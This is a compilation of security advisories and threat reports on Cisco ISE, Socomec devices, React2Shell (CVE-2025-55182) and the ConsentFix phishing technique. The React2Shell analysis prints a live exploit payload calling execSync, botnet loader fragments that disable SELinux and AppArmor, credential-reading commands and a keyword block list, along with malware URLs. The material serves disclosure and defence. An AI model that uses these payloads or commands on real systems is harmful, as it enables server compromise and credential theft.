Multiple vulnerabilities in the web-based management interface of Cisco ISE and Cisco ISE-PIC could allow an authenticated, remote attacker to conduct a reflected XSS attack against a user of the interface.

These vulnerabilities are due to insufficient validation of user-supplied input by the web-based management interface of an affected system. An attacker could exploit these vulnerabilities by injecting malicious code into specific pages of the interface. A successful exploit could allow the attacker to execute arbitrary script code in the context of the affected interface or access sensitive, browser-based information. To exploit these vulnerabilities, the attacker must have at least a low-privileged account on the affected device.

Cisco has released software updates that address these vulnerabilities. There are no workarounds that address these vulnerabilities.

Bug ID(s): CSCwo37212

CVE ID: CVE-2025-20289

Security Impact Rating (SIR): Medium

CVSS Base Score: 4.8

CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N

Bug ID(s): CSCwo37216 and CSCwo37218

CVE ID: CVE-2025-20303 and CVE-2025-20304

SIR: Medium

CVSS Base Score: 5.4

CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N

CVE-2025-20305: Cisco ISE Information Disclosure Vulnerability

A vulnerability in the web-based management interface of Cisco ISE could allow an authenticated, remote attacker to obtain sensitive information from an affected device.

This vulnerability exists because certain files lack proper data protection mechanisms. An attacker with read-only Administrator privileges could exploit this vulnerability by performing actions where the results should only be viewable to a high-privileged user. A successful exploit could allow the attacker to view passwords that are normally not visible to read-only administrators.

Cisco has released software updates that address this vulnerability. There are no workarounds that address this vulnerability.

Bug ID(s): CSCwo37181

CVE ID: CVE-2025-20305

SIR: Medium

CVSS Base Score: 4.3

CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

Workarounds

There are no workarounds that address these vulnerabilities.

Fixed Software

Cisco considers any workarounds and mitigations to be temporary solutions until an upgrade to a fixed software release is available. To fully remediate these vulnerabilities and avoid future exposure as described in this advisory, Cisco strongly recommends that customers upgrade to the fixed software indicated in this advisory.

Fixed Releases

At the time of publication, the release information in the following table was accurate. See the Details section in the bug ID(s) at the top of this advisory for the most complete and current information.

The left column lists Cisco software releases, and the right column indicates whether a release was affected by the vulnerabilities that are described in this advisory and which release included the fix for these vulnerabilities.

Cisco ISE Release	First Fixed Release for CVE-2025-20289	First Fixed Release for CVE-2025-20303, CVE-2025-20304, and CVE-2025-20305
3.1 and earlier	Migrate to a fixed release.	Migrate to a fixed release.
3.2	3.2 Patch 8	3.2 Patch 8

3.3	3.3 Patch 8	3.3 Patch 8
3.4	3.4 Patch 2	3.4 Patch 4
3.5	Not vulnerable.	Not vulnerable.

For instructions on upgrading a device, see the Upgrade Guides located on the Cisco Identity Service Engine support page.

The Cisco Product Security Incident Response Team (PSIRT) validates only the affected and fixed release information that is documented in this advisory.

Exploitation and Public Announcements

The Cisco PSIRT is not aware of any public announcements or malicious use of the vulnerabilities that are described in this advisory.

Source

Cisco would like to thank Grzegorz Misiun of ING Hubs Poland for reporting these vulnerabilities.

URL

<https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ise-multiple-vulns-O9BESWJH>

Revision History

Version	Description	Section	Status	Date
1.2	Updated fixed releases.	Fixed Releases	Final	2025-DEC-04
1.1	Updated fixed releases.	Fixed Releases	Final	2025-NOV-18
1.0	Initial public release.	-	Final	2025-NOV-05

Legal Disclaimer

SOFTWARE DOWNLOADS AND TECHNICAL SUPPORT

The Cisco Support and Downloads page on Cisco.com provides information about licensing and downloads. This page can also display customer device support coverage for customers who use the My Devices tool. Please note that customers may download only software that was procured from Cisco directly or through a Cisco authorized reseller or partner and for which the license is still valid.

Customers who purchase directly from Cisco but do not hold a Cisco service contract and customers who make purchases through third-party vendors but are unsuccessful in obtaining fixed software through their point of sale should obtain upgrades by contacting the Cisco Technical Assistance Center (TAC). Customers should have the product serial number available and be prepared to provide the URL of this advisory as evidence of entitlement to a free upgrade.

When considering software upgrades, customers are advised to regularly consult the advisories for the relevant Cisco products to determine exposure and a complete upgrade solution. In all cases, customers should ensure that the devices to be upgraded contain sufficient memory and confirm that current hardware and software

configurations will continue to be supported properly by the new release. If the information is not clear, customers are advised to contact the Cisco Technical Assistance Center (TAC) or their contracted maintenance providers.

LEGAL DISCLAIMER DETAILS

CISCO DOES NOT MAKE ANY EXPRESS OR IMPLIED GUARANTEES OR WARRANTIES OF ANY KIND, INCLUDING THE WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR USE. WITHOUT LIMITING THE GENERALITY OF THE FOREGOING, CISCO DOES NOT GUARANTEE THE ACCURACY OR COMPLETENESS OF THIS INFORMATION. THIS DOCUMENT IS PROVIDED ON AN "AS IS" BASIS. YOUR USE OF THE INFORMATION ON THE DOCUMENT OR MATERIALS LINKED FROM THE DOCUMENT IS AT YOUR OWN RISK. CISCO RESERVES THE RIGHT TO CHANGE OR UPDATE THIS DOCUMENT AT ANY TIME.

Copies or summaries of the information contained in this Security Advisory may lack important information or contain factual errors. Customers are advised to visit the Cisco Security Advisories page for the most recent version of this Security Advisory. The Cisco Product Security Incident Response Team (PSIRT) assesses only the affected and fixed release information that is documented in this advisory. See the Cisco Security Vulnerability Policy for more information.

Source: https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-09BESWJH?vs_f=Cisco%20Security%20Advisory%26vs_cat=Security%20Intelligence%26vs_type=RSS%26vs_p=Cisco%20Identity%20Services%20Engine%20Reflected%20Cross-Site%20Scripting%20and%20Information%20Disclosure%20Vulnerabilities%26vs_k=1

5. Socomec DIRIS Digiware M series and Easy Config, PDF XChange Editor vulnerabilities

Cisco Talos' Vulnerability Discovery & Research team recently disclosed an out-of-bounds read vulnerability in PDF XChange Editor, and ten vulnerabilities in Socomec DIRIS Digiware M series and Easy Config products.

The vulnerabilities mentioned in this blog post have been patched by their respective vendors, all in adherence to Cisco's third-party vulnerability disclosure policy.

For Snort coverage that can detect the exploitation of these vulnerabilities, download the latest rule sets from Snort.org, and our latest Vulnerability Advisories are always posted on Talos Intelligence's website.

PDF XChange vulnerabilities

Discovered by KPC of Cisco Talos.

PDF XChange Editor is freemium software used to create, edit, digitally sign, and otherwise handle PDF files. Talos discovered TALOS-2025-2280 (CVE-2025-58113), an out-of-bounds read vulnerability in the EMF functionality of PDF-XChange Co. Ltd PDF-XChange Editor 10.7.3.401. By using a specially crafted EMF file, an attacker could exploit this vulnerability to perform an out-of-bounds read, potentially leading to the disclosure of sensitive information. This issue is patched in PDF-XChange version 10.7.5.403.

Socomec vulnerabilities

Discovered by Kelly Patterson of Cisco Talos.

Talos discovered nine vulnerabilities in the Socomec DIRIS Digiware M-70 version 1.6.9. DIRIS Digiware M series are multifunction communication gateways that act as a point of access to Digiware systems, combining power supply and communication control monitoring.

One disclosed vulnerability is also in the Socomec Easy Config System. This software is used to configure and monitor Socomec power monitoring and control equipment.

Socomec DIRIS Digiware M Series

TALOS-2024-2115 (CVE-2024-48894) is a cleartext transmission vulnerability. Specially crafted HTTP requests can lead to a disclosure of sensitive information. An attacker can sniff network traffic to trigger this vulnerability.

TALOS-2024-2116 (CVE-2024-53684) is a cross-site request forgery. A specially crafted HTTP request can lead to unauthorized access. An attacker can stage a malicious webpage to trigger this vulnerability.

TALOS-2024-2118 (CVE-2024-49572) is a denial-of-service vulnerability. A specially crafted network packet can lead to denial of service and weaken credentials, resulting in default documented credentials being applied to the device. An attacker can send an unauthenticated packet to trigger this vulnerability.

TALOS-2024-2119 (CVE-2024-48882) is a denial-of-service vulnerability. A specially crafted network packet can lead to denial of service. An attacker can send an unauthenticated packet to trigger this vulnerability.

TALOS-2025-2138 (CVE-2025-20085) is a denial-of-service vulnerability. A specially crafted network packet can lead to denial of service and weaken credentials, resulting in default documented credentials being applied to the device. An attacker can send an unauthenticated packet to trigger this vulnerability.

TALOS-2025-2139 (CVE-2025-23417) is a denial-of-service vulnerability. A specially crafted network packet can lead to denial of service. An attacker can send an unauthenticated packet to trigger this vulnerability.

TALOS-2025-2248 (CVE-2025-54848-CVE-2025-54851) is a denial-of-service vulnerability in the Modbus TCP and Modbus RTU over TCP functionalities. A specially crafted series of network requests can lead to a denial of service. An attacker can send a sequence of unauthenticated packets to trigger this vulnerability.

TALOS-2025-2251 (CVE-2025-55221-CVE-2025-55222) is a denial-of-service vulnerability in the Modbus TCP and Modbus RTU over TCP USB Function functionalities. A specially crafted network packet can lead to a denial of service. An attacker can send an unauthenticated packet to trigger this vulnerability.

TALOS-2025-2152 (CVE-2025-26858) is a buffer overflow vulnerability in the Modbus TCP functionality. A specially crafted set of network packets can lead to denial of service. An attacker can send a sequence of unauthenticated packets to trigger this vulnerability.

Socomec Easy Config System

TALOS-2024-2117 (CVE-2024-45370) is an authentication bypass vulnerability in the User profile management functionality. A specially crafted database record can lead to unauthorized access. An attacker can modify a local database to trigger this vulnerability.

Source: <https://blog.talosintelligence.com/socomec-diris-digiware-m-series-and-easy-config-pdf-xchange-editor-vulnerabilities/>

6. Critical React Server Components Vulnerability CVE-2025-55182: What Security Teams Need to Know

Main takeaways:

CVE-2025-55182 is a critical (CVSS 10.0) pre-authentication remote code execution vulnerability affecting React Server Components used in React.js, Next.js, and related frameworks (see the context section for a more exhaustive list of affected frameworks).

- Unauthenticated attackers can fully compromise servers with a single HTTP request.
 - Next.js (15.0.5+, 15.1.9+, 15.2.6+, 15.3.6+, 15.4.8+, 15.5.7+, or 16.0.7+)
 - React (19.0.1+, 19.1.2+, or 19.2.1+)
- If you can't patch right away, disable Server Functions if possible, and deploy WAF rules.
- The risk is severe: data breaches, ransomware, compliance penalties, and business disruption are all possible.
- Organizations using React.js 19.x or Next.js 15.x/16.x should patch immediately.

Start remediation immediately. Trend Micro customers can refer to our knowledge base article located at: <https://success.trendmicro.com/en-US/solution/KA-0021831>.

What is CVE-2025-55182?

The modern web runs on React. With over 40% of the top 10,000 websites leveraging this framework, React has become the backbone of enterprise applications, e-commerce platforms, and mission-critical business systems. On December 3rd, 2025, Facebook's security team disclosed CVE-2025-55182open on a new tab, a pre-authentication remote code execution vulnerability affecting React Server Components.

CVE-2025-55182 represents a flaw in how React Server Components handle data deserialization. The vulnerability exists in the core payload decoding mechanism that processes HTTP requests to endpoints running React Server Components. When React translates incoming requests into server-side function calls, it deserializes payload data

without adequate security controls, creating a direct pathway for attackers to execute arbitrary code.

What makes this vulnerability particularly dangerous is its accessibility. Attackers don't need credentials. They don't need to exploit complex chains of weaknesses. A single maliciously crafted HTTP POST request to any Server Function endpoint is sufficient to compromise the target server.

The affected packages open on a new tab include:

- react-server-dom-webpack (versions 19.0.0 through 19.2.0)
- react-server-dom-parcel (versions 19.0.0 through 19.2.0)
- react-server-dom-turbopack (versions 19.0.0 through 19.2.0)

Major frameworks built on React Server Components are also impacted, including Next.js (versions 15.x and 16.x), React Router with RSC APIs, Expo, Redwood SDK, Waku, and various Vite and Parcel plugins.

Potential impact

Pre-authentication remote code execution vulnerabilities represent the crown jewels of attacker toolkits. CVE-2025-55182 grants adversaries capabilities that can lead to:

- Infrastructure Compromise: Attackers gain remote access with server process privileges. This enables full filesystem access, credential harvesting, and installation of persistent access mechanisms.
- Data Exfiltration: Customer databases, API keys, business logic, or intellectual property can be obtained following infrastructure compromise.
- Lateral Movement: Compromised React servers become pivot points for deeper network penetration, enabling attacks against internal systems, databases, and/or cloud resources.

Immediate remediation steps

If your organization runs affected versions, remediation should begin today.

Priority 1: Patch Immediately. Upgrade to:

React 19.0.1+, 19.1.2+, or 19.2.1+

Next.js 15.0.5+, 15.1.9+, 15.2.6+, 15.3.6+, 15.4.8+, 15.5.7+, or 16.0.7+

Priority 2: Implement Compensating Controls. If immediate patching isn't feasible, consider:

Deploying WAF rules to block suspicious serialization patterns.

Implementing strict network egress controls to prevent reverse shells.

Enabling comprehensive logging on all Server Function invocations.

Priority 3: Defense in Depth Long-term security posture requires:

- Running Node.js processes with minimal privileges.
- Container isolation with restricted capabilities.
- Runtime application self-protection (RASP) solutions.
- Regular vulnerability scanning and patching of JavaScript dependencies.

What we're seeing

Trend™ Research and Trend Micro response teams have been actively monitoring this vulnerability since disclosure. We've been analyzing telemetry, reviewing proof-of-concept exploits from the security community and developing detection signatures for enterprise environments.

We have observed active exploitation attempts in the wild. These attacks align with publicly available proof-of-concept code circulating in the security community. These attacks have proof-of-concepts with dangerous configurations that are unrelated to React2Shell. Our threat response teams are actively engaged in hunting for any valid exploitation attempts exploiting CVE-2025-55182.

Organizations in the financial services, technology, and e-commerce sectors appear to be receiving targeted reconnaissance and exploitation attempts.

How we can help

Our security team has been tracking CVE-2025-55182 since disclosure, developing detection signatures, analyzing proof-of-concept exploits, and building remediation guidance for enterprise environments.

We offer:

- Vulnerability Assessment: Rapid scanning to identify affected React deployments across your infrastructure
- Detection Engineering: Custom IDS/IPS rules tuned to your environment with minimal false positives
- Incident Response Readiness: Playbooks and procedures specifically addressing React Server Components compromises
- Remediation Support: Expert guidance on patching strategies that minimize business disruption

Source: https://www.trendmicro.com/en_us/research/25/l/critical-react-server-components-vulnerability.html

7. It didn't take long: CVE-2025-55182 is now under active exploitation

On December 4, 2025, researchers published details on the critical vulnerability CVE-2025-55182, which received a CVSS score of 10.0. It has been unofficially dubbed React2Shell, as it affects React Server Components (RSC) functionality used in web applications built with the React library. RSC speeds up UI rendering by distributing tasks between the client and the server. The flaw is categorized as CWE-502 (Deserialization of Untrusted Data). It allows an attacker to execute commands, as well as read and write files in directories accessible to the web application, with the server process privileges.

Almost immediately after the exploit was published, our honeypots began registering attempts to leverage CVE-2025-55182. This post analyzes the attack patterns, the malware that threat actors are attempting to deliver to vulnerable devices, and shares recommendations for risk mitigation.

A brief technical analysis of the vulnerability

React applications are built on a component-based model. This means each part of the application or framework should operate independently and offer other components clear, simple methods for interaction. While this approach allows for flexible development and feature addition, it can require users to download large amounts of data, leading to inconsistent performance across devices. This is the challenge React Server Components were designed to address.

The vulnerability was found within the Server Actions component of RSC. To reach the vulnerable function, the attacker just needs to send a POST request to the server containing a serialized data payload for execution. Part of the functionality of the handler that allows for unsafe deserialization is illustrated below:



```

function requireModule(metadata) {
  var moduleExports = webpack_require(metadata[0]);
  if (metadata[1].length && "function" === typeof moduleExports.then)
    if ("fulfilled" === moduleExports.status)
      moduleExports = moduleExports.value;
    else throw moduleExports.reason;
  else throw moduleExports.reason;
  if (metadata[2])
    moduleExports = metadata[2];
  else if (metadata[3])
    moduleExports = moduleExports.esModule ? moduleExports.default : moduleExports;
  else if (metadata[4])
    if (hasOwnProperty.call(moduleExports, metadata[4]))
      return moduleExports[metadata[4]];
  moduleExports = moduleExports[metadata[2]];
}


function ReactPromise(status, value, reason) {
  this.status = status;
  this.value = value;
  this.reason = reason;
}

```

A comparison of the vulnerable (left) and patched (right) functions

CVE-2025-55182 on Kaspersky honeypots

As the vulnerability is rather simple to exploit, the attackers quickly added it to their arsenal. The initial exploitation attempts were registered by Kaspersky honeypots on December 5. By Monday, December 8, the number of attempts had increased significantly and continues to rise.



kaspersky

The number of CVE-2025-55182 attacks targeting Kaspersky honeypots, by day

Attackers first probe their target to ensure it is not a honeypot: they run whoami, perform multiplication in bash, or compute MD5 or Base64 hashes of random strings to verify their code can execute on the targeted machine.

```
{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\": \"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('echo $((42507*44590))').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: 'NEXT_REDIRECT';push:/login?a=$res};307;`};;",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
```

In most cases, they then attempt to download malicious files using command-line web clients like wget or curl. Additionally, some attackers deliver a PowerShell-based Windows payload that installs XMRig, a popular Monero crypto miner.

CVE-2025-55182 was quickly weaponized by numerous malware campaigns, ranging from classic Mirai/Gafgyt variants to crypto miners and the RondoDox botnet. Upon infecting a system, RondoDox wastes no time, its loader script immediately moving to eliminate competitors:

```
#!/bin/sh
# [REDACTED]@atomicmail.io
exec > /dev/null 2>&1
[ -t 0 ] && exit
#
rm -f /dev/health.sh
sudo killall -9 health.sh bot x86 fghgf xmrig;sudo pkill -9 health.sh
killall -9 health.sh bot x86 fghgf xmrig;pkill -9 health.sh
rm -r /dev/shm/fghgf
rm -r /tmp/fghgf
rm -f /tmp/config.json
#
systemctl disable c3pool_miner
systemctl stop c3pool_miner
```

Beyond checking hardcoded paths, RondoDox also neutralizes AppArmor and SELinux security modules and employs more sophisticated methods to find and terminate processes with ELF files removed for disguise.

```
for p in /proc/[0-9]*; do pid=${p##*/}; [ ! -e "$p/exe" ] &&
kill -9 "$pid" && continue; exelink='ls -l "$p/exe" 2>/dev/
null'; [[ "$exelink" == */lib/* ]] && continue; for dir in
tmp var dev mnt run home; do [[ "${exelink##*/$dir/}" !=
"$exelink" ]] && kill -9 "$pid" && break; done; done
setenforce 0
service apparmor stop
mount -o remount,rw / || sudo mount -o remount,rw /
```

Only after completing these steps does the script download and execute the main payload by sequentially trying three different loaders: wget, curl, and wget from BusyBox. It also iterates through 18 different malware builds for various CPU architectures, enabling it to infect both IoT devices and standard x86_64 Linux servers.

In some attacks, instead of deploying malware, the adversary attempted to steal credentials for Git and cloud environments. A successful breach could lead to cloud infrastructure compromise, software supply chain attacks, and other severe consequences.

```
cat .env; printenv
cat /home/*/.git-credentials
cat /home/*/.aws/credentials
```

Risk mitigation measures

We strongly recommend updating the relevant packages by applying patches released by the developers of the corresponding modules and bundles.

Vulnerable versions of React Server Components:

- react-server-dom-webpack (19.0.0, 19.1.0, 19.1.1, 19.2.0)
- react-server-dom-parcel (19.0.0, 19.1.0, 19.1.1, 19.2.0)
- react-server-dom-turbopack (19.0.0, 19.1.0, 19.1.1, 19.2.0)

Bundles and modules confirmed as using React Server Components:

- next
- react-router
- waku
- @parcel/rsc
- @vitejs/plugin-rsc
- rwsdk

To prevent exploitation while patches are being deployed, consider blocking all POST requests containing the following keywords in parameters or the request body:

- #constructor
- #__proto__
- #prototype
- vm#runInThisContext
- vm#runInNewContext
- child_process#execSync
- child_process#execFileSync
- child_process#spawnSync
- module#_load
- module#createRequire
- fs#readFileSync
- fs#writeFileSync
- s#appendFileSync

Conclusion

Due to the ease of exploitation and the public availability of a working PoC, threat actors have rapidly adopted CVE-2025-55182. It is highly likely that attacks will continue to grow in the near term.

We recommend immediately updating React to the latest patched version, scanning vulnerable hosts for signs of malware, and changing any credentials stored on them.

Indicators of compromise

Malware URLs

- hxxp://172.237.55.180/b
- hxxp://172.237.55.180/c
- hxxp://176.117.107.154/bot
- hxxp://193.34.213.150/nuts/bolts
- hxxp://193.34.213.150/nuts/x86
- hxxp://23.132.164.54/bot
- hxxp://31.56.27.76/n2/x86
- hxxp://31.56.27.97/scripts/4thepool_miner[.]sh
- hxxp://41.231.37.153/rondo[.]aqu[.]sh
- hxxp://41.231.37.153/rondo[.]arc700
- hxxp://41.231.37.153/rondo[.]armeb
- hxxp://41.231.37.153/rondo[.]armebhf
- hxxp://41.231.37.153/rondo[.]armv4l
- hxxp://41.231.37.153/rondo[.]armv5l
- hxxp://41.231.37.153/rondo[.]armv6l
- hxxp://41.231.37.153/rondo[.]armv7l
- hxxp://41.231.37.153/rondo[.]i486
- hxxp://41.231.37.153/rondo[.]i586
- hxxp://41.231.37.153/rondo[.]i686
- hxxp://41.231.37.153/rondo[.]m68k
- hxxp://41.231.37.153/rondo[.]mips
- hxxp://41.231.37.153/rondo[.]mipsel
- hxxp://41.231.37.153/rondo[.]powerpc
- hxxp://41.231.37.153/rondo[.]powerpc-440fp
- hxxp://41.231.37.153/rondo[.]sh4
- hxxp://41.231.37.153/rondo[.]sparc
- hxxp://41.231.37.153/rondo[.]x86_64
- hxxp://51.81.104.115/nuts/bolts
- hxxp://51.81.104.115/nuts/x86
- hxxp://51.91.77.94:13339/termite/51.91.77.94:13337
- hxxp://59.7.217.245:7070/app2
- hxxp://59.7.217.245:7070/c[.]sh
- hxxp://68.142.129.4:8277/download/c[.]sh
- hxxp://89.144.31.18/nuts/bolts
- hxxp://89.144.31.18/nuts/x86
- hxxp://gfnick.emerald.usbx[.]me/bot
- hxxp://meomeoli.mooo[.]com:8820/CloudPXP/lix.exe?pass=PXPa9682775lckbitXPRopGIXPIL
- hxxps://api.hellknight[.]xyz/js
- hxxps://gist.githubusercontent[.]com/demonic-agents/39e943f4de855e2aef12f34324cbf150/raw/e767e1cef1c35738689ba4df9c6f7f29a6afba1a/setup_c3pool_miner[.]sh

MD5 hashes

- 0450fe19cfb91660e9874c0ce7a121e0
- 3ba4d5e0cf0557f03ee5a97a2de56511
- 622f904bb82c8118da2966a957526a2b
- 791f123b3aaff1b92873bd4b7a969387
- c6381ebf8f0349b8d47c5e623bbcef6b
- e82057e481a2d07b177d9d94463a7441

Source: <https://securelist.com/cve-2025-55182-exploitation/118331/>

8. New ConsentFix attack hijacks Microsoft accounts via Azure CLI

A new variation of the ClickFix attack dubbed 'ConsentFix' abuses the Azure CLI OAuth app to hijack Microsoft accounts without the need for a password or to bypass multi-factor authentication (MFA) verifications.

A ClickFix attack is a social engineering technique that attempts to trick users into running commands on their computer to install malware or steal data. They commonly use fake instructions that pretend to fix an error or verify that they are human and not a bot.


This new ConsentFix variant was discovered by cybersecurity firm Push Security, which explains that the ConsentFix technique steals OAuth 2.0 authorization codes that can be used to obtain an Azure CLI access token.

Azure CLI is a Microsoft command-line application that uses an OAuth flow to let users authenticate and manage Azure and Microsoft 365 resources from their local machine. In this campaign, attackers trick victims into completing that Azure CLI OAuth flow and then steal the resulting authorization code, which they exchange for full account access without needing the user's password or MFA.

The ConsentFix attack

A ConsentFix attack starts with the victim landing on a compromised, legitimate website that ranks high on Google Search results for specific terms.

The visitor is shown a fake Cloudflare Turnstile CAPTCHA widget that asks for a valid business email address. The attacker's script checks this address against a list of intended targets, filtering out bots, analysts, and anyone else not on the target list.



Verify you are human by completing the action below.

Enter a valid email address

Email

VERIFY

CLOUDFLARE
[Privacy](#) • [Terms](#)


Victim prompted to enter their email address

Source: Push Security

Users who pass this check are shown a page that resembles ClickFix interaction patterns, providing the victim with instructions to verify they are human.

These instructions are to click the 'Sign in' button on the page, which opens a legitimate Microsoft URL in a new tab.


Verify you are human by completing the action below.



The ClickFix-styled page that steals the URL with the code

Source: Push Security

However, this is not your typical Microsoft login prompt, but rather an Azure login page used to generate an Azure CLI OAuth access code.



Microsoft Azure CLI login page

Source: BleepingComputer

If the user is already logged into the Microsoft account, they only need to select their account; otherwise, they authenticate normally on Microsoft's real login page.

Once this happens, Microsoft redirects them to a localhost page, and the browser address bar now displays a URL containing an Azure CLI OAuth authorization code tied to the user's account.

The phishing process completes when the user pastes the URL into the malicious page, as per the provided instructions, granting the attacker access to the Microsoft account via the Azure CLI OAuth app.

"Once the steps are completed, the victim has effectively granted the attacker access to their Microsoft account via Azure CLI," explains Push.

"At this point, the attacker has effective control of the victim's Microsoft account, but without ever needing to phishing a password or pass an MFA check."

"In fact, if the user was already logged in to their Microsoft account (i.e., they had an active session), no login is required at all."

Push says the attack triggers only once per victim IP address, so even if valid targets return to the same phishing page, they will not get the Cloudflare Turnstile check.

The researchers suggest that defenders look for unusual Azure CLI login activity, such as logins from new IP addresses, and monitor for legacy Graph scopes, which attackers intentionally leverage to evade detection.

Source: <https://www.bleepingcomputer.com/news/security/new-consentfix-attack-hijacks-microsoft-accounts-via-azure-cli/>

9. Malicious VSCode Marketplace extensions hid trojan in fake PNG file

A stealthy campaign with 19 extensions on the VSCode Marketplace has been active since February, targeting developers with malware hidden inside dependency folders.

The malicious activity was uncovered recently, and security researchers found that the operator used a malicious file posing as a .PNG image.

The VSCode Market is Microsoft's official extensions portal for the widely used VSCode integrated development environment (IDE), allowing developers to extend its functionality or add visual customizations.

